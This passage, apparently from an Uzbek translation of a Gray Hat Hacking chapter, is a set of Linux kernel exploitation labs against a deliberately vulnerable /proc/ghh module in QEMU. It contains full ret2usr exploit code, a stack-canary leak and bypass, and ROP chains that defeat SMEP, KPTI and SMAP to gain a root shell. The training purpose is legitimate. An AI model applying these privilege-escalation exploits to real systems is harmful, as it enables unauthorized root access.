0xffffffff811b5787 <+7>: push rbx
0xffffffff811b5788 <+8>: mov rbx,rdx
0xffffffff811b578b <+11>: lea rsi,[rbp-0x10]
0xffffffff811b578f <+15>: sub rsp,0x8
0xffffffff811b5793 <+19>: call 0xffffffff811b2880
<copy_user_generic_string>
...
```

RIP'ni qayta yozish

Keling, RIP'ni qayta yozish orqali karnel modulini o'chirishga harakat qilaylik. Buning uchun QEMU (run1.sh) va GDB ishlayotgan ikkala terminal hamon ochiq ekanligiga ishonch hosil qiling. KeyinGDB oynasida quyidagi buyruqlarni bajaring:

```
gef➤ pattern create 50
[+] Generating a pattern of 50 bytes (n=4)
aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaama
gef➤ continue
Continuing.
```

Endi ushbu shablondan nusxa ko'chiring va **echo** yordamida modulga yuboring:

```
~ $ echo aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaama > /proc/ghh
BUG: unable to handle page fault for address: 6161616861616167
#PF: supervisor read access in kernel mode
#PF: error_code(0x0001) - permissions violation
...
RIP: 0010:0x6161616861616167
Kernel panic - not syncing: Attempted to kill init! exitcode=0x00000009
Kernel Offset: disabled
...
```


Kernel panic sodir bo'lganligi sababli, QEMU'dan chiqish uchun CTRL-C tugmalarini bosing. Endi run1.sh skriptini qayta bajaring va **target remote :1234** buyrug'i yordamida GDB serveriga qayta ulaning. Keling, RIP qiymatini nusxalaymiz va EIP'ni qayta yozish uchun qancha bayt yozishimiz kerakligini ko'rib chiqamiz:

```
gef➤ pattern search 0x6161616861616167
[+] Searching for '0x6161616861616167'
[+] Found at offset 24 (little-endian search) likely
```

Ushbu bilim bilan imtiyozlarni oshirish uchun quyidagi modulni ishga tushirishga tayyormiz.

Laboratoriya ishi 12.2: ret2usr

Foydalanuvchiga qaytish (Return-to-user) – bu NX yoqilgan va ASLR o'chirilgan holatda shell kodlarini bajarishga imkon beradigan texnikadir. Bu texnika X bobda tavsiflangan asosiy ekspluatatsiya metodlari bilan taqqoslaganda nisbatan oddiyroqdir. Ret2usr'ning asosiy maqsadi rip registrini qayta yozish va kernel funksiyalaridan foydalangan holda joriy jarayonning imtiyozlarini oshirish uchun kernel maydonidagi ijro oqimini ushlab turishdir:

Return-to-user – bu kerneldan foydalanishning eng oddiy usuli va uni X bobda tasvirlangan asosiy texnikalar bilan taqqoslash mumkin, bu NX yoqilgan va ASLR o'chirilgan holda shell kodlarini bajarishga imkon berdi.

Ret2usr'ning asosiy maqsadi RIP registrini qayta yozish va kernel funksiyalaridan foydalangan holda joriy jarayonning imtiyozlarini oshirish uchun yadro maydonidagi ijro oqimini ushlab turishdir:

commit_creds(prepare_kernel_cred(0)) funksiyasi foydalanuvchi maydonidagi joriy jarayon uchun ishlaydi, chunki commit_creds funksiyasi joriy vazifaga tayinlanadigan yangi hisob ma'lumotlarini o'rnatadi. EIP'ni qayta yozish imkoniyatiga ega bo'lgach, bizning strategiyamiz quyidagicha bo'ladi:

1. Prepare_kernel_cred va **commit_creds** funksiyalari manzillarini /proc/kallsyms'dan toping. KASLR o'chirilganligi sababli bu manzillar qayta yuklashlar orasida o'zgarmaydi.

2. Shellcode'ni bajarish o'rniga, **commit_creds(prepare_kernel_cred(0))'**ni yaratuvchi inline funksiyasini yozing.

3. Swapg va iretq ko'rsatmalaridan foydalanib, foydalanuvchi maydoniga qayting.

Endi eksploitni yozamiz, kompilyatsiya qilamiz va bajaramiz. Biz to'liq manba kodini taqdim etamiz va hujjatlashtiramiz, ammo keyingi bo'limlar har bir eksploit texnikasini chetlab o'tish uchun faqat kerakli kod parchalarini o'z ichiga oladi. Ushbu laboratoriya ishi uchun to'liq manba kodini quyidagi yo'lda topish mumkin: ~/GHHv6/ch12/shared/exploit1/exploit.c.

```
❶void save_state(){
__asm__(
".intel_syntax noprefix;"
"mov user_cs, cs;"
"mov user_ss, ss;"
"mov user_sp, rsp;"
"pushf;"
"pop user_rflags;"
".att_syntax;"
);
}
❷void shell(void){
if (getuid() != 0) {
printf("UID = %d :-(\n", getuid());
exit(-1);
}
system("/bin/sh");
}
unsigned long user_rip = (unsigned long) shell;
❸void escalate_privileges(void){
__asm__(
".intel_syntax noprefix;"
"xor rdi, rdi;"
❹"call 0xffffffff81067d80;" // prepare_kernel_cred
"mov rdi, rax;"
❺"call 0xffffffff81067be0;" // commit_creds
"swapgs;"
"push user_ss;"
"push user_sp;"
"push user_rflags;"
"push user_cs;"
"push user_rip;"
"iretq;"
".att_syntax;"
);
}
int main() {
save_state();
❻unsigned long payload[40] = { 0 };
❼payload[3] = (unsigned long) escalate_privileges;
int fd = open("/proc/ghh", O_RDWR);
if (fd < 0) {
puts("Failed to open /proc/ghh");
exit(-1);
}
❽write(fd, payload, sizeof(payload));
return 0;
}
```


1-bandda eksploit yadro rejimida (kernel mode) imtiyozlarni oshiradigan kodni bajaradi. Shundan so‘ng, foydalanuvchi maydoniga qaytish va **system (“/bin/sh”)** buyrug‘ini bajarish kerak bo‘ladi. Duch keladigan birinchi muammo shundaki, foydalanuvchi maydoniga qaytish uchun **iretq** (Interrupt Return) buyrug‘i ishlatilishi zarur bo‘lib, bu buyruq CS (Code Segment), RFLAGS (Flags Register), SP (Stack Pointer), SS (Stack Segment) va RIP (Instruction Pointer) registrlarining to‘g‘ri qiymatlarini talab qiladi. Ushbu registrlar ikki rejimda ham, ya’ni foydalanuvchi va kernel rejimlarida ham ta’sir qiladi.

Yadro rejimiga (kernel mode) o‘tishdan oldin registrlarni saqlash va *iretq* buyrug‘ini chaqirishdan avval ularni stekdan qayta tiklash uchun ushbu o‘rnatilgan tuzilmadan foydalanish maqsadga muvofiqdir.

3-bandda, **commit_creds (prepare_kernel_cred(0))** funksiyasini chaqirish uchun zarur bo‘lgan kodni o‘z ichiga olgan **escalate_privileges** funksiyasining RIP (Return Instruction Pointer) manzili qayta yoziladi. Bu jarayonda, GS registrini modelga xos registrlardan biridagi qiymatga almashtirish uchun swapgs ko‘rsatmasidan foydalaniladi, bu esa MSR (Model-Specific Register) qiymatlarini almashtirishni talab qiladi. **iretq** (Interrupt Return) ko‘rsatmasini bajarishdan oldin, CS (Code Segment), RFLAGS, SP (Stack Pointer) va SS (Stack Segment) registrlarining qiymatlarini to‘g‘ri tiklanadi. Nihoyat, qobiq (**shell**) funksiyasiga RIP ko‘rsatmasini qayta tiklash bilan jarayon yakunlanadi, bu esa foydalanuvchiga maxsus imtiyozlar bilan qobiqni ishga tushirish imkonini beradi. Davom etishdan oldin, biz maqsadli tizimda **prepare_kernel_cred** va **commit_creds** funksiyalarining aniq manzillarini aniqlashimiz kerak. Ushbu manzillar kerak, chunki ularni ekspluatatsiya qilish jarayonida qo‘llaymiz. Quyidagi qadamlar bilan ushbu manzillarni topishimiz va keyinchalik skriptni o‘sha manzillarni o‘z ichiga olgan holda o‘zgartirishimiz mumkin:

```
$ ./run1.sh
...
-sh: can't access tty: job control turned off
~ $ grep prepare_kernel_cred /proc/kallsyms|head -n1
ffffffff81067d80 T prepare_kernel_cred
~ $ grep commit_creds /proc/kallsyms|head -n1
ffffffff81067be0 T commit_creds
```

4- va 5-qatorlarni **prepare_kernel_cred** hamda commit_creds manzillari bilan o‘zgartirganimizdan so‘ng, foydali yukimizni unsigned Long qatori sifatida yaratamiz va uni nol bilan ishga tushiramiz. Shuni inobatga olgan holda, biz RIP manzilini 24-baytda qayta yozish mumkinligini aniqladik. Har bir elementi 8 bayt uzunlikka ega bo‘lgan imzosiz unsigned long qatorimizda, bu esa shuni anglatadiki, **escalate_privileges** funksiyasining manzilini foydali yukimizning uchinchi elementiga (24 / 8) yozishimiz lozim.

Nihoyat, /proc/ghh faylini oching va foydali yukni tegishli joyga yozib, jarayonni yakunlang.Endi hamma narsa tayyor, eksploitni tuzing. Uni bajarish /bin/sh qobig‘ (shell)ini root foydalanuvchi imtiyozlari bilan ishga tushirishga olib kelishi kerak.

```
$ gcc -O0 -static shared/exploit1/exploit.c -o shared/exploit1/exploit
$ ./run1.sh
-sh: can't access tty: job control turned off
~ $ ./exploit1/exploit
/bin/sh: can't access tty: job control turned off
/home/user # id
uid=0(root) gid=0(root)
```

Juda soz! Keling, Stack Canaries'ni yoqaylik va ushbu ssenariyda qanday ishlashini hamda uni qanday chetlab o‘tish mumkinligini tushunib olaylik.

Laboratoriya ishi 12.3:
"Stack Canary" mexanizmini chetlab o‘tish

Kernel stek xotirasi ham Kernel Stack Canaries mexanizmi yordamida foydalanuvchi maydoni stekiga o‘xshash tarzda xotira buzilishi va bufer toshib ketish kabi hujumlardan himoyalanishi mumkin. Bu mexanizm kompilyatsiya bosqichidagi zaifliklarni yumshatish uchun ishlatiladi va biz oldingi bobda o‘rgangan va foydalangan foydalanuvchi maydonidagi Stack Canaries bilan o‘xshash tarzda ishlaydi. Ushbu va keyingi laboratoriya ishlari uchun Stack Canaries funksiyasidan foydalanishni ta'minlash maqsadida, CONFIG_STACK_PROTECTOR opsiyasi yoqilgan maxsus yadro (kernel)ni qayta tuzdik. Ushbu himoya mexanizmini amalda kuzatish uchun run2.sh skriptini bajaring va keyin GDB (GNU Debugger) yordamida maqsadli tizimga ulanib, RIP registrini qayta yozishga urining.

Birinchidan, ~/GHHv6/ch12 papkasidagi terminal oynasini oching va run2.sh'ni bajaring, ammo ekspluatatsiyani hali boshlamang:

```
$ ./run2.sh
```

Yangi terminal oynasida GDB'ni ulab, canary qachon tayinlanishi va zaif funksiya qaytishidan oldin tekshirilishini kuzatish uchun ikkita to‘xtash nuqtasini o‘rnating. Keyinchalik, foydali yukimiz ichida canary'ni qayerga joylashtirishimiz kerakligini aniqlashga yordam beradigan shablonni yaratamiz, shunda u stek ustiga yozishdan keyin tiklanadi. Bu shablon canary'ning stek ustiga yozilgandan so‘ng tiklanishini ta'minlaydi. Nihoyat, dasturni ijro etishni davom ettiramiz. Mana kod:


```
$ gdb ~/GHHv6/ch12/vmlinux
gef➤ target remote :1234
gef➤ b *ghh_write+29
Breakpoint 1 at 0xffffffff811c375d
gef➤ b *ghh_write+53
Breakpoint 2 at 0xffffffff811c3775
gef➤ pattern create 50
[+] Generating a pattern of 50 bytes (n=4)
aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaama
gef➤ c
Continuing.
```

Endi ushbu siklik shablonni QEMU terminalidan nusxa oling va uni modul interfeysiga yozing:

```
~ $ echo aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaama > /proc/ghh
```

Birinchi to‘xtash nuqtasiga erishilganda, canary allaqachon **rbp-0x10** ga ko‘chirilgan bo‘ladi. Keling, uning qiymatini tekshiramiz va ikkinchi to‘xtash nuqtasiga o‘tamiz:

```
[#0] Id 1, stopped 0xffffffff811c375d in ghh_write (), reason: BREAKPOINT
...
gef➤ x/g $rbp-0x10
0xffffc9000000be78: 0x914df153b7a33000
gef➤ c
Continuing.
[#0] Id 1, stopped 0xffffffff811c3775 in ghh_write (), reason: BREAKPOINT
```

Ushbu bosqichda, canary qiymati **rbp-0x10** manzilidan rdx registriga ko‘chirildi va asl canary qiymatidan chiqarib tashlandi. Agar **rdx** registridagi qiymat nolga teng bo‘lmasa, bu funksiyadan qaytish o‘rniga **__stack_chk_fail** funksiyasining chaqirilishiga olib keladi. Quyidagi qadamlar yordamida rdx registridagi canary qiymatini ko‘rib chiqamiz va canary'ni qayerga joylashtirish kerakligini aniqlash uchun shablonni offset yordam dasturidan foydalanamiz:

```
gef➤ print $rdx
$1 = 0x6161616461616163
gef➤ pattern offset $rdx
[+] Searching for '$rdx'
[+] Found at offset 8 (little-endian search) likely
```

Agar GDB'da to‘xtash nuqtalari va canary qiymatini tekshirgandan so‘ng, dastur ijrosini davom ettirilsa va QEMU oynasida yadro vahima xatosi (kernel panic) olnadi:

```
gef➤ c
Continuing.
Kernel panic - not syncing: stack-protector: Kernel stack is corrupted in:
ghh_write+0x4b/0x50
Kernel Offset: disabled
---[ end Kernel panic - not syncing: stack-protector: Kernel stack is
corrupted in: ghh_write+0x4b/0x50 ]---
```

Oxirgi bosqichda xotira manzillarining sizib chiqishini aniqlash va tasodifiy o‘qish zaifligidan foydalanish talab etiladi. Sizning ~/GHHv6/ch12/shared papkangizda mavjud bo‘lgan kichik C dasturi, /proc/ghh interfeysini ochadi va imzosiz uzun massivda 40 baytni o‘qish imkonini beradi. Ushbu dastur yordamida, canary qiymatining sizib chiqayotganligini va qaysi offset bo‘yicha joylashtirish kerakligini aniqlash mumkin. Avval ushbu dasturni kompilyatsiya qiling va run2.sh ni ishga tushiring:

```
$ gcc -O0 -static ~/GHHv6/ch12/shared/leak.c -o ~/GHHv6/ch12/shared/leak\
$ ./run2.sh
```

GDB’ga yangi terminalda ulaning, canary **rax** registriga (**ghh_write+25**) ko‘chirilgandan so‘ng to‘xtash nuqtasini o‘rnating va amalni bajarishni davom eting:

```
$ gdb ~/GHHv6/ch12/vmlinux
gef➤ target remote :1234
gef➤ b *ghh_write+25
Breakpoint 1 at 0xffffffff811c3759
gef➤ c
Continuing.
```

Endi QEMU terminalida ikkilik sizib chiqqan (**leak binary**) faylini ishga tushiring va **rax** registrining qiymatlari sizib chiqqan manzillar ro‘yxatida mavjudligini topishga harakat qiling:

```
~ $ ./leak
0xffffc900000a7eb0
0x30035093d9375600
0xffff888002193f00
0xffffc900000a7ed0
0xffffffff8114c174
gef➤ print $rax
$1 = 0x30035093d9375600
```


Amalga oshirish muvaffaqiyatli bo‘ldi! Canary’ning sizib chiqishi ikkinchi manzil sifatida aniqlanganligi sababli, canarini qayta tiklash va RIP’ni muvaffaqiyatli qayta yozish uchun avvalgi ekspluatatsiya metodini tuzatish mumkin. Endi bizning asosiy vazifamiz quyidagicha:

```
save_state();
int fd = open("/proc/ghh", O_RDWR);
...
unsigned long leak[5];
❶read(fd, leak, sizeof(leak));
❷unsigned long canary = leak[1];
printf("Canary = 0x%016lx\n", canary);
unsigned long payload[40] = { 0 };
❸payload[1] = canary;
payload[4] = (unsigned long) escalate_privileges;
write(fd, payload, sizeof(payload));
```

Avval sizib chiqqan manzillarni o‘qiymiz❶. So‘ngra massivning ikkinchi elementini kanareyka o‘zgaruvchisiga belgilaymiz❷. Va nihoyat, kanareykani foydali yukimizning ikkinchi elementiga qo‘shib tiklaymiz❸. Keling, tuzatilgan ekspluatatsiyamizni bajaraylik:

```
$ ./run2.sh
~ $ ./exploit2/exploit
Canary = 0x5e465b32ed4b7600
/bin/sh: can't access tty: job control turned off
/home/user # id
uid=0(root) gid=0(root)
```

Stack Canary himoyasini muvaffaqiyatli chetlab o‘tganimizdan so‘ng, endi SMEP va KPTI himoyalarini faollashtirib, ularni qanday aylanib o‘tish mumkinligini ko‘rib chiqaylik.


Laboratoriya ishi 12.4:
SMEP va KPTI’ni chetlab o‘tish

Endi, bizning ekspluatatsiya usulimizni bir pog‘ona ko‘tarib, SMEP (Supervisor Mode Execution Prevention) va KPTI (Kernel Page-Table Isolation) kabi yadrolarni ekspluatatsiyadan himoya qilishning umumiy xususiyatlarini chetlab o‘tamiz. SMEP ekspluatatsiyasidan himoya qilish zamonaviy protsessor arxitekturasidagi bir mexanizmdan foydalanadi. SMEP foydalanuvchi rejimi xotirasi manzil maydonida joylashgan kodning yuqori imtiyozlar darajasida (Ring 0) ishlashini oldini oladi. Boshqacha qilib aytganda, SMEP foydalanuvchi rejimida joylashgan kodning kernel rejimida (Ring 0) bajarilishini ta’minlaydi. Bu himoya mexanizmi kernel xotirasida bajarilayotgan kodning faqat kernel rejimida

joylashgan bo‘lishini va foydalanuvchi rejimida joylashgan kodning bajarilishiga yo‘l qo‘ymasligini ta’minlaydi. SMEP yoqilganda, RIP registrini foydalanuvchi rejimi xotirasi manzil maydonida joylashgan kodga yo‘naltirish “kernel oops” holatini keltirib chiqaradi va qoidabuzar vazifani bekor qiladi. SMEP mexanizmi CR4 registrining yigirmanchi bitini yoqilgan holatga o‘rnatish orqali yoqiladi. Bu bit foydalanuvchi rejimidan kernel rejimiga o‘tishni oldini oladi va kernel rejimida bajarilayotgan kodning faqat kernel xotirasida joylashgan bo‘lishini ta’minlaydi. (12.1-rasmga qarang)

/proc/cpuinfo ni o‘qib, maqsadli tizimda SMEP xususiyati yoqilganligini tekshirishingiz mumkin:

```
$ ./run3.sh
~ $ grep smep /proc/cpuinfo
flags : fpu de pse tsc msr pae mce cx8 apic sep mtrr pge mca cmov pat
pse36 clflush mmx fxsr sse sse2 syscall nx lm constant_tsc nopl cpuid
pni cx16 hypervisor pti smep
```



12.1-rasm. *SMEP biti yoqilgan CR4*

KPTI (Kernel Page-Table Isolation) yoki Yadro sahifasi jadvali izolyatsiyasi, foydalanuvchi rejimi va yadro rejimi (kernel mode) xotira bo‘shliqlari o‘rtasida yaxshiroq izolyatsiyani ta’minlaydigan xavfsizlik xususiyatidir. KPTI yadro xotirasi (kernel memory)ning minimal to‘plamini saqlash orqali umumiy yadro ekspluatatsiya zanjirlarida zarur bo‘lgan yadro xotirasi sizib chiqishini oldini oladi va foydalanuvchi rejimi xotira sahifalarini izolyatsiya qiladi. Linux yadrosi 4.15 versiyasidan boshlab KPTI’dan foydalanmoqda.

Yadro muammolarni bartaraf etish xabarlarini (kernel debug messages) ko‘rsatish orqali maqsadli tizimda KPTI funksiyasining yoqilganligini tasdiqlashingiz mumkin:

```
$ ./run3.sh
~ $ dmesg | grep 'Kernel/User page tables isolation'
Kernel/User page tables isolation: enabled
```


To‘g‘ridan-to‘g‘ri escalate_privileges funksiyamizni bajara olmasligimiz va bu boshqaruvlarni chetlab o‘tish kundankunga qiyinlashib borayotganligi sababli, hozirda ham samarali bo‘lgan oddiy usul quyidagicha: dastlab **commit_creds** (prepare_kernel_cred(0))ni qo‘llash, so‘ngra to‘liq ROP zanjirini yaratish orqali almashtirishlarni (**swapgs**) amalga oshirish, CS, RFLAGS, SP, SS va RIP bayroqlarini o‘rnatish hamda yakuniy bosqich sifatida **iretq** buyrug‘ini bajarish zarur. Gadjetlarimizni qidirish uchun Ropper konsolini ochamiz:

1. Keling, **pop rdi; ret**; gadjetini qidirishdan boshlaylik, chunki **commit_creds**dan oldin **prepare_kernel_cred(0)**funksiyasini chaqirishimiz kerak:

```
$ ropper --file ~/GHHv6/ch12/vmlinux --console
[INFO] Load gadgets from cache
[LOAD] loading... 100%
[LOAD] removing double gadgets... 100%
(vmlinux/ELF/x86_64)> search pop rdi
[INFO] Searching for gadgets: pop rdi
[INFO] File: /home/kali/GHHv6/ch12/vmlinux
...
0xffffffff811ad2ec: pop rdi; ret;
...
```

2. Prepare_kernel_cred (0) funksiyasini chaqirish orqali qaytarilgan qiymatni **commit_creds** funksiyasiga o‘tkazishimiz kerak, ya’ni qiymatni **rax** dan **rdi** ga nusxalash yo‘lini topishimiz kerak. Mana biz topadigan birinchi qiziqarli gadjet:

```
0xffffffff811b794e: mov rdi, rax; cmp rdi, rdx; jne 0x3b7945;
xor eax, eax; ret;
```

Muammo shundaki, **jne 0x3b7945** manziliga shartli o‘tishni oldini olish uchun dastlab **rdi va rdx** registrlarining bir xil qiymatga ega ekanligiga ishonch hosil qilish zarur. Ushbu muammoni hal qilish uchun quyidagi ikkita gadjetni topdik:

```
0xffffffff8100534f: mov r8, rax; mov rax, r8; ret;
0xffffffff81113e1b: mov rdx, r8; ret;
```

3. Nihoyat, almashtirish (**swapgs**), CS, RFLAGS, SP, SS va RIP bayroqlarini tiklash va **iretq**’ni bajarish uchun kerakli gadjetlar mavjud. Yadro allaqachon quyidagi foydali gadjetlar yordamida ushbu amallarni bajaradigan **common_interrupt**_return funksiyasini taqdim etadi.:

```
0xffffffff81400cc6 <+22>: mov rdi,rsp
0xffffffff81400cc9 <+25>: mov rsp,QWORD PTR ds:0xffffffff81a0c004
0xffffffff81400cd1 <+33>: push QWORD PTR [rdi+0x30]
```

```
0xffffffff81400cd4 <+36>: push QWORD PTR [rdi+0x28]
0xffffffff81400cd7 <+39>: push QWORD PTR [rdi+0x20]
0xffffffff81400cda <+42>: push QWORD PTR [rdi+0x18]
0xffffffff81400cdd <+45>: push QWORD PTR [rdi+0x10]
0xffffffff81400ce0 <+48>: push QWORD PTR [rdi]
0xffffffff81400ce2 <+50>: push rax
0xffffffff81400ce3 <+51>: xchg ax,ax
0xffffffff81400ce5 <+53>: mov rdi,cr3
0xffffffff81400ce8 <+56>: jmp 0xff... <common_interrupt_return+108>
...
0xffffffff81400d1c <+108>: or rdi,0x1000
0xffffffff81400d23 <+115>: mov cr3,rdi
0xffffffff81400d26 <+118>: pop rax
0xffffffff81400d27 <+119>: pop rdi
0xffffffff81400d28 <+120>: swapgs
0xffffffff81400d2b <+123>: jmp 0xff...<common_interrupt_return+160>
...
0xffffffff81400d50 <+160>: test BYTE PTR [rsp+0x20],0x4
0xffffffff81400d55 <+165>: jne 0xff...<common_interrupt_return+169>
0xffffffff81400d57 <+167>: iretq
```

Keling, ushbu gadjetlarni qo‘shish uchun skriptlarimizni o‘zgartiramiz, so‘ngra quyidagi ko‘rinishga ega bo‘lgan ekspluatatsiyani kompilyatsiya qilamiz va ishga tushiramiz:

```
payload[1] = canary;
int i = 4;
payload[i++] = 0xffffffff811ad2ec; // pop rdi; ret;
payload[i++] = 0;
payload[i++] = 0xffffffff8106b6a0; // prepare_kernel_cred
payload[i++] = 0xffffffff8100534f; // mov r8, rax; mov rax, r8; ret;
payload[i++] = 0xffffffff81113e1b; // mov rdx, r8; ret;
payload[i++] = 0xffffffff811b794e; // mov rdi, rax; cmp rdi, rdx; jne
0x3b7945; xor eax, eax; ret;
payload[i++] = 0xffffffff8106b500; // commit_creds
payload[i++] = 0xffffffff81400cc6; //common_interrupt_return+22...
payload[i++] = 0;
payload[i++] = 0;
payload[i++] = user_rip;
payload[i++] = user_cs;
payload[i++] = user_rflags;
payload[i++] = user_sp;
payload[i++] = user_ss;
write(fd, payload, sizeof(payload));
$ gcc -O0 -static ~/GHHv6/ch12/shared/exploit3/exploit.c \
-o ~/GHHv6/ch12/shared/exploit3/exploit
$ ./run3.sh
~ $ ./exploit3/exploit
```



```
Canary = 0xb78bc5a754405d00
/bin/sh: can't access tty; job control turned off
/home/user # id
uid=0(root) gid=0(root)
```

Biz yechim topdik! Keling, SMAP’ni yoqamiz va ushbu himoya chorasi bizga qanday ta’sir qilishi mumkinligini ko‘rib chiqamiz.

Laboratoriya ishi 12.5: SMAP’ni chetlab o‘tish

SMAP – bu 2012-yilda Intel kompaniyasi tomonidan Linux yadrosiga kiritilgan xavfsizlik xususiyati hisoblanadi. U jarayon yadro maydonida bo‘lganida foydalanuvchi maydoni sahifalariga kirishni cheklaydi. Ushbu xususiyat CR4 registrining yigirma birinchi bitini faol (on) holatga o‘rnatish orqali ishga tushiriladi (12.2-rasmga qarang).

SMAP (Supervisor Mode Access Prevention) xususiyati ROP (Return-Oriented Programming) talab qiladi va keyinchalik murakkabroq ROP (Return-Oriented Programming) zanjirini tashkil qilish uchun stekni aylantirish gadjetidan foydalanish zaruriyatini keltirib chiqaradi. Ushbu cheklovlar, asosan, SMAP yoqilgan holatda foydalanuvchi rejimidan kernel rejimiga to‘g‘ridan-to‘g‘ri kirishni cheklash orqali vaziyatni murakkablashtiradi. SMEP (Supervisor Mode Execution Prevention) va SMAP (Supervisor Mode Access Prevention) xavfsizlik xususiyatlarini chetlab o‘tishning eng keng tarqalgan usuli CR4 registrining 20 va 21 bitlarini o‘chirish uchun **native_write_cr4** funksiyasidan foydalanish edi. Lekin Linux yadrosining 5.3 va 4-versiyalaridan boshlab, CR4 registrini yuklash paytida biriktiriladi va **native_write_cr4** funksiyasi CR4 registri o‘zgartirilganida SMAP va SMEP

```
$ ./run4.sh
~ $ ./exploit3/exploit
Canary = 0xe3cd76ee34fda800
/bin/sh: can't access tty: job control turned off
/home/user # id
uid=0(root) gid=0(root)
```


SMAP (Supervisor Mode Access Prevention) foydalanuvchi rejimida joylashgan xotira sahifalarida soxta stek yaratish uchun **mmap** tizim chaqirig‘ini

bitlarini avtomatik ravishda o'chirishga majbur bo'ladi. Bu yangilanish, SMAP va SMEP xavfsizlik xususiyatlarini chetlab o'tish imkoniyatlarini cheklaydi. Bu ROP (masalan, Control Flow Integrity)ga qarshi vosita sifatida qaralmasligi kerak, aksincha, yadro ekspluatatsiyasi mualliflari uchun tezkor, bir martalik g'alabani bartaraf etish sifatida ko'rilishi kerak.

Ishlab chiqarish tizimlarida bir xil maqsadga erishish uchun ko'plab foydali gadjetlarni taqdim etadigan ko'plab yadro modullari va qurilma drayverlari mavjud. Bunga bizning yadromizga o'rnatilgan **ghh_seek**funksiyasi misol bo'la oladi.

Agar **ghh_seek** funksiyasini qismlarga ajratsangiz, boshqa maqsadlar uchun mo'ljallangan ba'zi kodlarni ko'rasiz:

```
gef➤ disas ghh_seek
Dump of assembler code for function ghh_seek:
0xffffffff811c3840 <+0>: mov edx,0x220f120d
0xffffffff811c3845 <+5>: out 0x4d,eax
0xffffffff811c3847 <+7>: mov esp,edi
0xffffffff811c3849 <+9>: ret 0x8
0xffffffff811c384c <+12>: xor eax,eax
0xffffffff811c384e <+14>: ud2
```



12.2-rasm. *SMAP biti yoqilgan CR4*

Biroq ushbu mashina kodlarini toq chegaraga mos keladigan 3 bayt sifatida talqin qilish CR4 registrini o'zgartirish uchun juda foydali gadjetni taqdim etadi:

```
gef➤ x/4i ghh_seek+3
0xffffffff811c3843 <ghh_seek+3>: mov cr4,rdi
0xffffffff811c3846 <ghh_seek+6>: mov r12,r15
0xffffffff811c3849 <ghh_seek+9>: ret 0x8
0xffffffff811c384c <ghh_seek+12>: xor eax,eax
```

Agar mavjud kodni CR4 registriga ta'sir qiluvchi ROP (Return-Oriented Programming) gadjetlarida ishlatsak va ularni birlashtirsak, SMAP (Supervisor Mode Access Prevention) hamda SMEP (Supervisor Mode Execution Prevention) xavfsizlik xususiyatlarini chetlab o'tish imkoniyatiga ega bo'lamiz.

Agar oldingi eksploitimiz bilan SMAP (Supervisor Mode Access Prevention) xavfsizlik xususiyatini chetlab o'tgan bo'lsak-da, opkodlarning mos kelmaydigan talqini tufayli topilgan gadjet yordamida CR4 registrini o'zgartirish orqali SMAP'ni qanday chetlab o'tishni ko'rsatish imkoniyatini qo'ldan boy bermaslik muhimdir.

Ushbu yangi eksploit ancha murakkablashadi, chunki biz **mmap** yordamida foydalanuvchi rejimining xotira maydonida soxta stek yaratamiz va keyin imtiyozlarni oshirish uchun yaratgan ROP zanjirini bajarish uchun Stack Twist gadjetidan foydalanamiz.

Eksploitga quyidagi o'zgarishlar kiritiladi:

```
...
payload[1] = canary;
payload[4] = 0xffffffff811ad2ec; // pop rdi; ret;
❶payload[5] = 0x6B0;
❷payload[6] = 0xffffffff811c3843; // mov cr4, rdi; mov r12, r15; ret 8;
payload[7] = 0xffffffff81022d82; // ret
payload[8] = 0xffffffff81022d82; // ret
payload[9] = 0xffffffff81022d81; // pop rax; ret;
❸payload[10] = 0xc0d30000; // fake_stack
❹payload[11] = 0xffffffff81265330; // mov esp, eax; mov rax, r12; pop r12;
// pop rbp; ret;
// Fake Stack
❺unsigned long *fake_stack = mmap((void *) (0xc0d30000 - 0x1000), 0x2000,
PROT_READ|PROT_WRITE|PROT_EXEC,
MAP_ANONYMOUS|MAP_PRIVATE|MAP_FIXED, -1, 0);
if (fake_stack == MAP_FAILED) {
perror("mmap");
exit(-1);
}
fake_stack[0] = 0xdeadbeefdeadbeef;
int i = 512;
fake_stack[i++] = 0xdeadbeefdeadbeef;
fake_stack[i++] = 0xdeadbeefdeadbeef;
fake_stack[i++] = 0xffffffff811ad2ec; // pop rdi; ret;
fake_stack[i++] = 0;
fake_stack[i++] = 0xffffffff8106b6a0; // prepare_kernel_cred
...
```

Avval ❶ biz rdi registrini 0x6B0 qiymatiga o'rnatamiz, bu esa rc4 registrining 20 va 21 bitlarini o'rnatishga teng (00000000000011010110000). Keyin ❷ gadjet rc4ni o'zgartiradi va stekning bir xil holatda bo'lishini ta'minlash uchun ikkita ret buyrug'ini qo'shamiz. Shundan so'ng ❸ biz rax registrini soxta stekimiz manzili bilan yuklaymiz, ya'ni 0x50d30000, chunki soxta stekka o'tish uchun mov esp, eax stekni almashtirish gadjetidan foydalanamiz.

